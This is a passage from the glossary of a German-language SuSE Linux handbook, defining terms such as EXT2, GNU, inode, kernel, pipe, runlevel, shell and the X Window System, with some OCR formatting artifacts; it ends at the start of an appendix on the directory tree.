Ursprünglich mit 10 Mbits über Koaxialkabel, sind heute jedoch auch Netzwerke auf Basis verdrehter Leitungspaare (engl. *twisted pair*) bis 100 Mbits und sternförmiger Topologie üblich.

EXT2 (engl. *second extended Filesystem*)

ist das von Linux verwendete Standard-Dateisystem. Es zeichnet sich durch hohen Durchsatz, lange Dateinamen und Zugriffsrechte, sowie Fehlertoleranz aus.

Fenster (engl. *window*)

Fenster sind rechteckige Bildschirmausschnitte, die im Allgemeinen von einem Rahmen umgeben sind. Der Rahmen enthält meist Dekorationselemente über die z. B. die Lage oder Größe des Fensters auf dem Bildschirm verändert werden kann. Um mit Fenstern arbeiten zu können, muss unter Linux ein *X-Server* und ein *Fenstermanager* laufen.

Fenstermanager (engl. *window manager*)

Der Fenstermanager wird unter dem *X Window System* benötigt, um *Fenster* manipulieren zu können, z. B. Öffnen, Schließen, Verschieben oder als Icon darstellen. Oftmals warten die Fenstermanager mit zusätzlichen Funktionen auf, z. B. mit „Toolbars“, die Icons zum Starten von Applikationen beherbergen.

Fokus (engl. *focus*)

Man sagt, ein Bedienelement, z. B. die Eingabezeile eines *Terminals*, hat den Fokus, wenn die aktuellen Eingaben über die Tastatur an dieses Bedienelement weitergegeben werden. Meist ist der Fokus mit der Position des *Cursors* verbunden. Die Art, wie ein Fenstermanager den Fokus verwaltet, wird als Fokuspolitik (engl. *focus policy*) bezeichnet. Hier unterscheidet man den Fokus, der immer dem Mauscursor folgt und den Fokus, der nur dann an ein Bedienelement übergeht, wenn es durch Klicken mit der Maus aktiviert wird.

FTP (engl. *file transfer protocol*)

FTP ist die Methode Dateien unter *UNIX* von einem Rechner zum anderen zu transferieren. Hierbei beteiligt sind der FTP-Server (derjenige Rechner, der die Daten bereitstellt) und der FTP-Client (derjenige Rechner, der die Daten holt).

GNU

GNU steht für *GNU is Not Unix* und ist ein Projekt der *Free Software Foundation (FSF)*. Ziel des „GNU Projects“, mit dem der Name RICHARD STALLMAN (RMS) engstens verbunden ist, ist die Schaffung eines „freien“, mit Unix kompatiblen Betriebssystems; „frei“ meint hier weniger *kostenfrei*, als vielmehr Freiheit (engl. *freedom*) im Sinne von Recht auf Zugang, Veränderung und Benutzung. Damit die Freiheit des Quelltextes (engl. *source*), also der jeweilige Programmcode, erhalten bleibt, ist jede Veränderung ebenfalls *frei*: insbesondere darf Software im Sinne dieser Freiheit nicht durch Verändern oder Hinzufügen von Programmcode eingeschränkt werden. Wie dies sichergestellt werden soll, erklärt das klassische GNU Manifesto in vielerlei Hinsicht (<http://www.gnu.org/gnu/manifesto.html>); juristisch abgesichert wird die GNU Software in der „GPL“ (<http://www.gnu.org/licenses/gpl.html>).

org/copyleft/gpl.html, vgl. Anhang G auf Seite 539 ff.) bzw. der „LGPL“ (<http://www.gnu.org/copyleft/lgpl.html>).

Im Zuge des „GNU Projects“ werden alle Unix-Hilfsprogramme neu entwickelt und teilweise mit mehr oder verbesserter Funktionalität versehen. Aber auch komplexe Software-Systeme (z. B. der *Emacs* oder die *glibc*) sind Herzstücke des „Projects“.

Der *Linux*-Kernel, der unter der GPL steht, profitiert von diesem „Project“ (insb. von den Tools), sollte damit aber nicht gleichgesetzt werden.

Graphische Benutzeroberfläche (engl. *graphical user interface, GUI*)

Graphische Benutzeroberflächen empfinden den Arbeitsschreibtisch des Benutzers nach (engl. *graphical / electronic desktop*). Der Bildschirm, der unbedingt graphische Ausgaben ermöglichen muss, wird als Schreibtischoberfläche (engl. *desktop*) angenommen, auf dem *Fenster* abgelegt werden können. In diesen Fenstern laufen die verschiedenen Prozesse. Die Bedienelemente eines GUI werden üblicherweise mit der Maus, einem Trackball oder ähnlichem bedient. Bekannte GUIs sind das *X Window System*, *Apple Macintosh System 7*, *Digital Research GEM*, *MS-Windows*.

Hintergrundprozess (engl. *background process*)

Wenn sich die *Shell* (scheinbar) mit nur einem Prozess beschäftigt, und keine weiteren Eingaben erlaubt, spricht man von einem Prozess, der *im Vordergrund* abgearbeitet wird. Daneben gibt es bei den meisten Shells die Möglichkeit, Prozesse *im Hintergrund* abzuarbeiten.

Soll ein Prozess im Hintergrund gestartet werden, so muss die Eingabezeile, mit der das Programm gestartet wird, mit dem Zeichen ` & ' beendet werden. Voraussetzung für Prozesse, die im Hintergrund ablaufen, ist ein *Multitasking*-Betriebssystem.

Inode

Mit Inodes verwaltet das *EXT2* Dateisystem die Information zu den Dateien auf der Festplatte. Außerdem enthalten die Inodes weitere Informationen, wie etwa Eigentümer der Datei, zugeteilte Rechte, Datum der Änderung.

Inodedichte

Die „Inodedichte“ ergibt sich aus der Abschätzung, welche durchschnittliche Dateigröße auf einem bestimmten Partition zu erwarten ist. Im Regelfall sind die Vorgaben von *YaST* für einen effektiven Betrieb gut geeignet und können deshalb beibehalten werden. Der Begriff stiftet bei Linuxneulingen immer wieder Verwirrung, denn die *Dichte* ist *hoch*, wenn der *Wert* für die Inodedichte *klein* ist, dann werden mehr Inodes zur Verfügung gestellt.

Internet

Das Internet ist ein weltumspannendes heterogenes – d. h. aus verschiedensten Rechnern bestehendes – *Netzwerk*. Rechner werden im Internet über die *IP-Adressen* (IP = internet protocol) angesprochen, die weltweit eindeutig sind. Die IP-Adressen sind gegliedert in nationale, Domänen- und Subdomänen-Adressen und die Rechneradresse. Neben der numerischen IP-Adresse (in der Form: 192 . 168 . 0 . 1) existieren

so genannte Aliases (Übernamen, in der Form: `sonne.kosmos.all`), die den Benutzern das Merken der Adressen erheblich vereinfachen. Das Internet funktioniert neben der Hardware-Ebene mit Hilfe einer Reihe von *⇨* **Protokollen**, z. B. ftp, http, tcp u. a. auf verschiedenen logischen Ebenen. Bekannte Dienste des Internets sind z. B. *⇨* **E-Mail** oder das World Wide WEB (WWW oder W3). Ein wichtiges Stichwort im Zusammenhang mit dem Internet ist z. B. die Netiquette, die das für ein geordnetes Zusammenleben benötigte Wohlverhalten aller im Netz im Sinne eines „selbstverständlichen Ehrenkodex“ regelt.

IP-Adresse

Numerische 32 Bit Internet-Adresse, üblicherweise in dezimaler Notation als vier durch Punkte getrennte Zahlen angegeben (z. B. 192.168.10.1), die eindeutig einem ans Netz angeschlossenen Rechner zugeordnet ist. Wenn ein Rechner mehrere Netzanschlüsse besitzt (Gateway), hat er auch mehrere IP-Adressen.

ISP (engl. *Internet Service Provider*)

Jemand, der Internet-Dienste anbietet.

Jokerzeichen (engl. *wildcards*)

Siehe Stichwort *⇨* **Wildcards**.

Kernel

Der Kernel ist das „Herz“ des gesamten Systems. Im Kernel laufen alle Fäden zusammen: die Speicherverwaltung, die Führung der Prozesstabelle, Management von Multitasking- und -user-Fähigkeit, die Verwaltung der und die Zugriffe auf die Dateisysteme, die Treiber für die Zugriffe auf die jeweilige Hardware etc. Diese Features können z. T. als „Module“ realisiert werden; vgl. Kapitel 13 auf Seite 355.

Kommandozeile

Die Arbeitsweise unter UNIX kann „kommandozeilen-orientiert“ ablaufen. Das bedeutet, dass jedes Programm, welches Sie in der *⇨* **Shell** eingeben, eine Kommandozeile haben kann. Der Befehl **ls** kann verschiedene Optionen zur Steuerung seines Verhaltens annehmen.

Konsole (engl. *console, terminal*)

Früher gleichgesetzt mit dem Terminal. Unter Linux gibt es sog. *virtuelle Konsolen*. Diese erlauben es einen Bildschirm für mehrere unabhängige – aber gleichzeitige – Sitzungen zu verwenden (vgl. Abschnitt 19.4 auf Seite 481). Der Standard (*⇨* **Runlevel** 2) sind 6 virtuelle Konsolen, die Sie mit $\text{(Alt)} + \text{(F1)}$ bis $\text{(Alt)} + \text{(F6)}$ erreichen können.

Vom X Window System, das Konsole 7 benutzt, erreichen Sie die Textkonsolen mittels $\text{(Strg)} + \text{(Alt)} + \text{(F1)}$ bis $\text{(Strg)} + \text{(Alt)} + \text{(F6)}$.

LAN (engl. *local area network*)

Ein LAN ist ein *⇨* **Netzwerk** mit einer geringen räumlichen Ausdehnung, zumeist von einem *⇨* **Systemadministrator** betreut. LANs werden meist über sog. Gateways an andere Netzwerke angeschlossen und bilden so ein *⇨* **WAN**.

Link

Ein Link (zu deutsch „Verknüpfung“) ist ein Verzeichnis-Eintrag auf eine

andere Datei, dieser Eintrag enthält also selbst keine eigenen Daten. Man unterscheidet:

- Symbolische Links, diese enthalten *Namensverweise*. Dabei ist es unerheblich, ob die Zielfeile existiert, eine Datei oder ein Verzeichnis ist oder gar über Filesystemgrenzen hinweg referenziert.
- Hardlinks, diese enthalten *I-node Verweise*. Ein Hardlink darf nur innerhalb eines Filesystems referenzieren und das Ziel darf auch kein Verzeichnis sein. Zudem sind alle Hardlinks eines Inodes gleichrangig (d. h. die Daten der Datei bleiben solange bestehen, bis der letzte Link gelöscht wird).

Linux

Hochperformanter UNIX-artiger unter der GPL (⇨*GNU*) frei vertriebener Betriebssystemkern. Der Name ist ein ⇨*Akronym* („Linus’ uniX“) und entstand nach dem Schöpfer LINUS TORVALDS.

Manual-Page

Traditionellerweise liegt die Dokumentation bei Unix-Systemen in „Manual-Pages“ (auch „Manpages“) vor, die mit dem Befehl **man** eingesehen werden kann. Zum Umgang mit Manual-Pages vgl. Abschnitt 19.9 auf Seite 490.

Massenspeicher (engl. *mass storage*)

Ein Sammelbegriff für viele z. T. sehr unterschiedliche Medien zum Speichern von Daten.

Typische Massenspeicher sind Disketten, Festplatten, Magnetbänder, CD-ROMs, magnetooptische Speicher, holographische Speicher u. a.

MBR (engl. *master boot record*)

Der physikalisch erste Sektor (Zylinder 0, Kopf 0, Sektor 1) der einer Festplatte im System (erste Festplatte mit der BIOS-Gerätenummer 0x80); jede Festplatte enthält einen MBR, doch kann nicht jedes ⇨*BIOS* von jeder Festplatte das jeweilige Betriebssystem starten. Beim Booten von Festplatte lädt das BIOS oder eine spezielle Firmware den Inhalt des MBR an eine feste Adresse im Speicher und übergibt ihm die Kontrolle. Dieser Code lädt dann entweder das Betriebssystem von einer startfähigen Festplatten-Partition oder einen komplizierteren Bootloader, z. B. *LILO*.

Menü (engl. *menu*)

In ⇨*graphischen Benutzeroberflächen* können viele Funktionen eines Programms meist über ein Menü erreicht werden. Menüs stellen (wie eine Speisekarte) alle zur Verfügung stehenden Befehle dar, sodass der Benutzer diese auswählen und ausführen lassen kann. Meist gibt es in einem Programm eine Menüleiste (engl. *menu bar*) mit Untermenüs. Zusätzlich gibt es Popup-Menüs, die z. B. vor dem Hintergrund auftauchen und durch Drücken eines Buttons ausgelöst werden.

MIME

„Multipurpose Internet Mail Extensions“ – ursprünglich dazu gedacht, die E-Mail-Möglichkeiten zu erweitern (z. B. um Sound oder Bilder). dieser Technologie lässt sich aber auch darüber hinaus verwenden.

Mounten

Man bezeichnet damit das „Einhängen“ von Dateisystemen in den Verzeichnisbaum des Systems. Als *Mountpoint* dient dazu ein in der Regel leeres Verzeichnis. Siehe hierzu auch Abschnitt 19.11.2 auf Seite 495.

Mountpoint

Unter dem Mountpoint bzw. „Mountpunkt“ versteht man das Verzeichnis, unter dem eine Partition oder ein Gerät in den Linux-Verzeichnisbaum „eingehängt“ ist.

Multiprocessing

Arbeitet ein Rechner, auf dem dieses Betriebssystem läuft, mit mehr als einem *Prozessor*, spricht man von einem Multiprozessor- oder Multiprocessing-System. Unter Linux werden Sie den Begriff SMP antreffen, was so viel wie *Symmetric Multi Processing* bedeutet und eine spezielle Form des Multiprocessing ist.

Multitasking

Betriebssysteme, die mehr als ein *Programm* gleichzeitig ausführen können, nennt man Multitasking-Systeme (engl. *task = Aufgabe*). Man unterscheidet zwischen zwei Formen von Multitasking:

- konkurrentes Multitasking: Das Betriebssystem ist für die Einteilung der Rechenzeit zu den einzelnen Prozessen verantwortlich. Eine besondere Spielart davon ist das „preemptive“ Multitasking.
- kooperatives Multitasking: Die Prozesse geben freiwillig ihre Rechenzeit ab.

Wie man schon sieht, ist die erste Variante das bessere Verfahren, da kein Anwenderprozess die CPU vollständig in Beschlag nehmen kann. Linux bietet preemptives Multitasking.

Multiuser

Multitasking ist Voraussetzung für das gleichzeitige Arbeiten mehrerer Benutzer an einem Rechner. Ein Betriebssystem, das diese Fähigkeit besitzt, bezeichnet man als Multiuser-System.

Netzwerk (engl. *net, network*)

Das Netzwerk ist ein Zusammenschluss mehrere Rechner. Netzwerke existieren in verschiedenen Strukturen, je nachdem, wie die Rechner miteinander zusammenhängen: Ring, Stern, Bus, Baum, u. a. Bekannte Hardware-Standards für Netzwerk sind z. B. Ethernet, Token-Ring oder ISDN. Bei den Software-Protokollen sind (auf verschiedenen Ebenen) z. B. TCP, UDP, IPX, u. a. wichtige Begriffe.

NFS (engl. *network file system*)

Protokoll zum Zugriff auf Dateisysteme vernetzter Rechner. Auf der Serverseite wird in der Konfigurationsdatei `/etc/exports` festgelegt welcher Rechner auf welchen Verzeichnisbaum des Servers zugreifen darf. Der Client kann dann diese Verzeichnisse in seinen Verzeichnisbaum „einhängen“; vgl. *mounten*.

PC (engl. *personal computer*)

Im Gegensatz zum Großrechner ein „persönlicher“ kleiner Rechner. Seit

den 80ern versteht man darunter meist den auf Intel x86/88 basierenden Kleinrechner von *IBM*, obwohl der allererste dieser Art ein *Apple* war – im Namen *PowerPC* taucht der Begriff nun auch wieder auf.

Pfad (engl. *path*)

Über den Pfad wird die Position einer *↔Datei* in einem *↔Dateisystem* eindeutig beschrieben. Dabei werden in UNIX die verschiedenen Ebenen von Verzeichnissen, durch die der Pfad führt, voneinander durch einen `\ /` „Slash“ getrennt. Man unterscheidet zwei Arten von Pfaden.

- *relativer Pfad*: hierbei wird die Position einer Datei oder eines Verzeichnisses mit dem aktuellen Verzeichnis als Bezugspunkt angegeben.
- *absoluter Pfad*: hierbei wird bei der Beschreibung Bezug auf das *↔Wurzelverzeichnis* genommen.

Pipe

Unter einer „Pipe“ versteht man die direkte Verbindung des Standardausgabekanals eines *Prozesses* (*↔Programm*) mit dem *Standardeingabekanal* (*↔Standardein-/ausgabe*) eines Nachfolgeprozesses. Auf diese Weise müssen Daten zur Weiterverarbeitung durch den zweiten Prozess nicht in einer temporären Datei zwischengespeichert werden. In der *↔Shell* werden die zu „pipenden“ Prozesse in der Reihenfolge ihrer Abarbeitung in die Eingabezeile geschrieben, wobei sie durch ein Piping-Zeichen `\ |` (ASCII 124) voneinander getrennt werden.

Proc-Dateisystem

Das `/proc` Dateisystem enthält im Gegensatz zu einem auf Datenträger verfügbaren keine statischen Daten sondern erzeugt diese dynamisch aus Informationen des Kernels selbst. Benutzt wird es im Wesentlichen um Systemprogramme (z. B. *ps*, *mount*) mit aktuellen Kerneldaten zu versorgen oder um Änderungen von Kernelparametern zur Laufzeit zu ermöglichen.

Prozessor

↔CPU.

Programm

Jede Art von logisch sinnvollen Anweisungen an eine Datenverarbeitungsmaschine, die diese versteht. Sie können als direkt ausführbarer Maschinencode, aber auch als Eingabedaten für einen Interpreter vorliegen. Unter Linux sind Dateien, die solche Anweisungen enthalten, mit dem `x`-Bit in den Dateirechten gekennzeichnet; der Kernel erkennt dies und versucht diese Dateien auszuführen.

Prompt

Siehe *↔Eingabeaufforderung*.

Protokoll (engl. *protocol*)

Protokolle regeln sowohl auf Hardware- als auch auf Software-Ebene die Kommunikation von Rechnern in *↔Netzwerken*. Sie legen fest, wie die transferierten Daten auszusehen haben, in welchen Zeitabständen ein Rechner Daten übertragen darf, welcher Rechner eine Verbindung kontrolliert usw. Bekannte Protokolle sind z. B. FTP, UDP, TCP, HTTP etc.

Prozess (engl. *process*)

Ein Prozess ist quasi die „lebende“ Variante eines Programms oder einer ausführbaren Datei (☞ *Shell*). Oft wird dieser Begriff synonym mit Task verwendet.

RAM (engl. *Random Access Memory*)

Physikalischer ☞ *Speicher* von begrenzter Kapazität, auf den relativ schnell lesend und schreibend zugegriffen werden kann.

Rlogin (engl. *remote login*)

Mit einem *remote login* kann man sich über das ☞ *Internet* bei einem nicht-lokalen Rechner einloggen, als wenn man selbst an der ☞ *Konsole* dieses Rechners säße. Wenn auf beiden Rechnern ein ☞ *X-Server* läuft, kann man sogar die Ausgaben einer X-Applikation auf das lokale Display umleiten lassen, indem man die DISPLAY-Variable des *remote environments* richtig setzt.

ROM (engl. *Read-only Memory*)

Nur-Lese-Speicher. Eine CD ist ein Beispiel für ROM-Speicher.

RPM (rpm)

Ab SuSE Linux 5.0 ist RPM (**rpm**) (engl. *RPM Package Manager*) der Standard-Paketmanager. Mit **rpm** lassen sich Softwarepakete installieren und deinstallieren, aber auch Anfragen an die Paket-Datenbank richten.

Root

Siehe ☞ *Systemadministrator*.

Runlevel

Unter UNIX üblicher Begriff zur Definition derjenigen Dienstleistungsstufe, bis zu der das System nach dem Booten hochfahren bzw. auf die es (bei gewolltem Wechsel) zurückfallen soll. Für den Wechsel der Dienstleistungsstufe ist das Programm *init* verantwortlich und in dessen Konfigurationsdatei */etc/inittab* ist jeder Stufe (engl. *level*) ein Satz von Dienstleistungen zugeordnet. Der niedrigste z. B. *Runlevel 1* stellt lediglich den Singleuser-Mode zur Verfügung, *Runlevel 2* ermöglicht Multiuser-Betrieb usw.

Schalter (engl. *switch*)

Schalter lassen den Benutzer das Standardverhalten von Programmen beeinflussen. Die sog. ☞ *Kommandozeile* besteht aus dem Programmnamen und evtl. folgenden Schaltern.

Schnittstelle (engl. *interface*)

Generell wird als Schnittstelle die Stelle bezeichnet, über die verschiedene Systeme Informationen miteinander austauschen. Eine solche Schnittstelle ist z. B. die Tastatur, an der Mensch und Maschine aufeinandertreffen. Diese Ansicht ist sehr abstrakt. Viel konkreter kann man folgende Schnittstellen unterscheiden:

- *Hardwareschnittstelle*: durch die z. B. Peripheriegeräte an den Rechner angeschlossen werden. Beispiele sind der Parallelport, SCSI und serielle Schnittstelle.
- *Softwareschnittstelle*: legt fest, wie Programme miteinander kommunizieren. Siehe auch ☞ *Protokoll*.

- *Benutzerschnittstelle*: Hier tauschen Mensch und Maschine miteinander Daten aus. Beispiele hierfür sind Maus, Monitor und Tastatur.

Selection

Die Selection ist ein Mechanismus des X-Servers. Mit der Maus können Textzeichen auf dem graphischen Bildschirm selektiert werden (indem man mit gedrückter linker Maustaste über den auszuwählenden Bereich fährt) und z. B. in einer anderen Applikation verwendet werden (indem man den Cursor in das Fenster der jeweiligen Applikation bringt und die mittlere Maustaste drückt). Diesen Vorgang nennt man auch „Cut & Paste“.

Server

Ein Server ist ein meist sehr leistungsfähiger Rechner, der anderen, an ihn über ein *Netzwerk* angeschlossenen Rechnern (Clients) Daten und Dienste bereitstellt. Neben den Rechnern als Server gibt es auch Programme, die Dienste verteilen. Solche Programme werden ebenfalls Server genannt, da sie ständig laufen und dadurch eine ähnliche Verfügbarkeit wie Hardwareserver haben. Ein Beispiel für einen Softwareserver ist z. B. der *X-Server*.

Shell

Die Shell (engl. für „Muschel“) stellt eine grundlegende Schnittstelle zum *Betriebssystem* (Kernel) dar. Mit Hilfe der Shell können Befehle eingegeben werden. Dazu stellt die Shell eine Eingabezeile bereit. Um Arbeitsvorgänge automatisieren zu können, verfügen Shells meist über eine eigene Programmiersprache. Diese Programme (sog. Shellskripten) können als intelligente Batchdateien angesehen werden. Beispiele für Shells sind *bash*, *sh* und *tcsh*.

SMP (engl. *Symmetric Multi Processing*)

Multiprocessing.

Speicher

Speicher ist das Gedächtnis Ihres Rechners; oft spricht man auch von Arbeitsspeicher oder Hauptspeicher (engl. *main memory*). Unter Linux redet man oft von zwei Arten von Speicher:

- *physikalischer Speicher*: Dies ist der in Form von RAM-Bausteinen in Ihrem Rechner vorhandene Speicher. Typische Größen bei Arbeitsplatzrechnern sind z. Z. 64 MB bis 256 MB. Auf Daten im *RAM* ist ein schneller Zugriff möglich.
- *virtueller Speicher*: Durch das Konzept des virtuellen Speichers kann das System speziell ausgezeichnete Bereiche der Festplatte/Floppy etc. (*Swap*) ebenfalls als Arbeitsspeicher ansehen.

Standardein-/ausgabe (engl. *standard input / output*)

Jeder Prozess besitzt 3 Kanäle, auf denen er Daten einlesen bzw. ausgeben kann. Diese sind der Standardeingabekanal (stdin), der Standardausgabekanal (stdout) und der Standardfehlerkanal (stderr). Diese Kanäle sind per Voreinstellung auf bestimmte Ausgabegeräte gerichtet, nämlich die Standardeingabe auf die Tastatur, die Standardausgabe und der Standardfehlerkanal auf den Bildschirm. Mit Hilfe der Shell lassen sich die

Kanäle auf jeweils andere Kanäle umlenken. Man spricht dann z. B. von der Umlenkung des Standardeingabekanals, wenn die Zeichen z. B. aus einer Datei statt von der Tastatur eingelesen werden. Die Umleitung wird in der Shell durch die vorangestellten Zeichen '`<`' (Eingabekanal), '`>`' (Ausgabekanal) und '`2>`' (Fehlerkanal) versinnbildlicht. Siehe auch ↗ *Pipe*

Swap

Der bei virtuellen Speichermodellen benötigte Bereich auf Massenspeichern, der zum zeitweisen Auslagern von RAM-Speicherseiten dient (vgl. ↗ *RAM*). Dies kann unter Linux eine spezielle Partition oder eine Datei sein. Grob kalkuliert bilden physikalischer RAM-Speicher und der per Swap verfügbare Speicher zusammen die Größe des maximal verfügbaren virtuellen Speichers.

Systemadministrator (engl. *system administrator, root user*)

Diejenige Person, die in einem komplexen Rechnersystem bzw. -netzwerk Konfigurationen und Wartung übernimmt. Dieser Systemadministrator ('`root`') hat (meist als einzige Person) Zugang zu allen Aspekten eines Rechnersystems (Root-Rechte).

Task

Siehe ↗ *Prozess*.

Telnet

Telnet ist das Protokoll und Kommando, um mit anderen Rechnern (engl. *hosts*) zu kommunizieren.

Terminal (engl. *terminal*)

Im Deutschen auch als Datensichtgerät oder Datenstation bezeichnet. Eine an einen Mehrbenutzerrechner angeschlossene Kombination aus Bildschirm und Tastatur ohne eigene Rechenleistung. Auf Workstations auch zur Bezeichnung von Programmen benutzt, die ein echtes Terminal emulieren.

Umgebung (engl. *environment*)

Eine ↗ *Shell* stellt i. d. R. eine Umgebung zur Verfügung, in welcher der Benutzer temporär Einstellungen vornehmen kann. Diese Einstellungen sind zum Beispiel Pfadnamen zu Programmen, der Benutzername, der aktuelle Pfad, das Aussehen des Prompts etc. Die Daten werden in einer ↗ *Umgebungsvariable* gespeichert. Die Belegung der Umgebungsvariablen erfolgt z. B. durch die Konfigurationsdateien der Shell.

Umgebungsvariable (engl. *environment variable*)

Ein Platz in der ↗ *Umgebung* der ↗ *Shell*. Jede Umgebungsvariable hat einen Namen, der meist in Großbuchstaben angegeben ist. Den Variablen werden Werte, z. B. Pfadnamen, zugewiesen. Bei der Bash-Shell geschieht dies so:

```
root@erde:/ > export EDITOR=emacs
```

Mit dem Befehl `env` kann die aktuelle Belegung der Variablen abgefragt werden. Wird ein Variablenwert z. B. in einem Shellskript benötigt wird die Variable durch Voranstellen eines `$` dereferenziert. Wichtige Umgebungsvariablen sind `HOME` (enthält den Pfad des Benutzerverzeichnisses),

SHELL (Pfad des Shellprogramms), USER (Benutzername), PATH (Suchpfad für ausführbare Dateien), MANPATH (Suchpfad für man pages).

UMSDOS

Spezielles Dateisystem unter Linux, das UNIX-konformen Zugriff (einschließlich langer Dateinamen und Zugriffsrechten) innerhalb eines normalen MSDOS-Dateisystems realisiert. Dieses ist zwar langsamer als ein „ordentliches“ EXT2-Dateisystem, aber es eignet sich gut für Demonstrationzwecke, da es keine extra Partition benötigt.

UNIX

ist ein Betriebssystem, das vor allem auf Workstations verbreitet ist. UNIX unterstützt wichtige Konzepte wie z. B. den Betrieb von Rechnern in einem Netzwerk. UNIX besteht aus einem Kern (kernel), einer *Shell* und Anwendungsprogrammen. Seit Beginn der 90er Jahre ist UNIX in einer frei verfügbaren Version auch für *PCs* in Form von Linux erhältlich.

Ur-Linux

Beim Installieren wird zuerst das Ur-Linux zum Laufen gebracht. Es kommt ohne Festplatte aus, die in diesem Stadium noch nicht ansprechbar ist. Sein Kernel stammt von der Bootdiskette oder von der CD-ROM, das Rootimage ist in eine RAM-Disk geladen (ebenfalls von CD-ROM oder der Rootdiskette). Die weiteren Programme (z. B. YaST) kommen direkt aus der RAM-Disk.

Nach dem ersten Einloggen startet man YaST und bereitet die Installation des richtigen Linux vor.

URL

„Uniform Resource Locator“, z. B. die Bezeichner für HTML-Seiten im WWW.

Verschlüsselung (engl. *encryption*)

Verschlüsselung von Daten bedeutet das Verbergen des Dateninhalts vor Dritten. Dies ist immer dann sinnvoll, wenn Daten über unsichere Verbindungen gesendet werden (z. B. über das Internet) und man unberechtigt lauschenden Dritten die Einsicht in die Daten verwehren will (z. B. bei der Übermittlung von Kreditkartennummern, bei Passwörtern, bei vertraulichen Daten etc.). Dabei ist die Länge des verwendeten Schlüssels maßgeblich für die Sicherheit der Verschlüsselung (ein zu kleiner Schlüssel kann durch geeignete Programme geknackt werden); vgl. Kapitel 18 auf Seite 461 ff.

In einigen Ländern unterliegt jedoch die Verschlüsselung von Daten gesetzlichen Einschränkungen, sodass Sie in diesen Ländern Programme wie SSH, PGP oder Webzugriffe mittels SSL entweder gar nicht oder nur mit geringerer Schlüssellänge verwenden dürfen.

Auch wenn SuSE diese oben genannten Programme in der Distribution zur Verfügung stellt (soweit dies die gesetzlichen Bestimmungen des jeweiligen Landes zulassen), müssen Sie selbst prüfen, ob Sie diese in ihrem Lande verwenden dürfen – SuSE übernimmt dafür keine Gewähr.

Verzeichnis (engl. *directory*)

„Verzeichnisse“ bauen die Ordnungsstruktur eines *Dateisystems* auf.

In einem Verzeichnis werden Datei- bzw. Verzeichnisnamen aufgelistet. Man sagt, eine \Leftrightarrow *Datei* x liegt in einem Verzeichnis y , wenn ihr Name dort aufgeführt wird. Dadurch, dass in einem Verzeichnis Verweise auf andere Verzeichnisse (Unterverzeichnisse) liegen können, wird das Dateisystem als Baumstruktur möglich. Will man ein anderes Verzeichnis ansehen, kann man in dieses Verzeichnis wechseln. Damit geht man im Dateisystembaum eine Ebene tiefer. Dateien sind als Blätter dieses Dateibaums zu sehen, in denen (logischerweise) kein Abstieg mehr möglich ist. Verzeichnisnamen folgen denselben Beschränkungen wie Dateinamen. Die besonderen Verzeichnisnamen $\backslash \cdot \cdot$ und $\backslash \cdot \cdot \cdot$ bezeichnen das Verzeichnis selbst bzw. dessen Vorgänger in der Hierarchie des Dateisystems.

WAN (engl. *wide area network*)

Im Gegensatz zu \Leftrightarrow *LAN* ein \Leftrightarrow *Netzwerk* mit großer räumlicher Ausdehnung.

Wildcards

Die beiden Zeichen $\backslash * \cdot$ und $\backslash ? \cdot$ sind generische Zeichen und werden als Jokerzeichen bzw. Wildcards bezeichnet. Das Zeichen $\backslash ? \cdot$ ersetzt genau ein beliebiges Zeichen, das Zeichen $\backslash * \cdot$ ersetzt beliebig viele, auch kein Zeichen. Jokerzeichen werden in regulären Ausdrücken verwendet. Der Befehl `ls -l bild*` listet z.B. alle Dateien im aktuellen Verzeichnis mit Namen `bi ld` und beliebigen (auch keinen) darauf folgenden Buchstaben.

Wurzelverzeichnis (engl. *root directory*)

Das oberste Verzeichnis eines \Leftrightarrow *Dateisystems*. Im Gegensatz zu allen anderen Verzeichnissen eines Dateisystems hat das Wurzelverzeichnis kein übergeordnetes Verzeichnis. Der $\backslash \cdot \cdot \cdot$ -Eintrag des Wurzelverzeichnisses verweist auf sich selbst. Das Wurzelverzeichnis wird unter *UNIX* als $\backslash /$ dargestellt.

X Window System

Eine Sammlung von Programmen, Protokollen und Routinen zur Verwaltung einer \Leftrightarrow *grafischen Benutzeroberfläche*. Das X Window System (kurz: X) wurde im Rahmen des Projekts Athena am MIT (Massachusetts Institute of Technology) entwickelt. Die großen Vorteile von X gegenüber anderen Systemen (z. B. MS Windows oder GEM) sind die Netzwerkfähigkeit und Flexibilität. So ist es möglich, dass der Benutzer Programme auf anderen Rechnern ausführen lassen, aber auf seinem Bildschirm anzeigen lassen kann, und das Aussehen und Verhalten der Oberfläche frei wählen kann.

Anmerkung: Nein, es heißt wirklich nicht „X-Windows“, sondern nur schlicht und einfach **X Window System** .

X-Server

Rechner, auf denen ein X-Server läuft können Dienste der \Leftrightarrow *grafischen Benutzeroberfläche* \Leftrightarrow *X Window System* benutzen. Ein wichtige Aufgabe des X-Servers ist die Verwaltung der Displays. Normalerweise hat jedes Ausgabeterminal ein Display. Der Name dieses Displays wird mit der \Leftrightarrow *Umgebungsvariablen* DISPLAY angegeben, welche das Format

<rechnername>:<displaynummer> besitzt. Zum Beispiel **erde:0**. Die Kenntnis des Displaynamens ist wichtig für das [☞Rlogin](#).

Zugangsberechtigung (engl. *account*)

Die Einheit aus dem Benutzernamen (engl. *login name*) und dem Passwort (engl. *password*). Die Zugangsberechtigung wird im Allgemeinen vom [☞Systemadministrator](#) eingerichtet. Diese legt auch fest, zu welcher Benutzergruppe der neue Benutzer gerechnet wird und welche Rechte im Rechnersystem daraus resultieren. Das Einrichten der Zugangsberechtigung beinhaltet meist das Einrichten eines [☞Benutzerverzeichnisses](#) und das Zuteilen einer [☞E-Mail](#)-Adresse an den Benutzer.

Zurücksetzen (engl. *reset*)


Wenn der Rechner nicht mehr ansprechbar ist und auf keine Aktionen des Benutzers reagiert, befindet er sich oft z. B. in einer Endlosschleife. Die einzige Lösung in einem solchen Fall ist, den Rechner wieder in einen definierten Ausgangszustand zu versetzen. Man nennt dieses Vorgehen einen Reset (Zurücksetzen). Nach einem Reset befindet sich der Rechner im gleichen Zustand wie direkt nach dem Einschalten. Ein Reset ist dem Aus- und Wiedereinschalten des Rechners vorzuziehen, da er den Rechner mechanisch und elektrisch weniger belastet.

Wichtig: Wie man sich leicht vorstellen kann, gehen bei einem Reset alle Daten, die im [☞Speicher](#) des Rechners vor dem Reset gelegen haben, verloren!

Der Verzeichnisbaum

C.1 Übersicht

Die folgende Abbildung zeigt einen kleinen Ausschnitt aus dem Linux-Verzeichnisbaum:



C.2 Wichtige Verzeichnisse

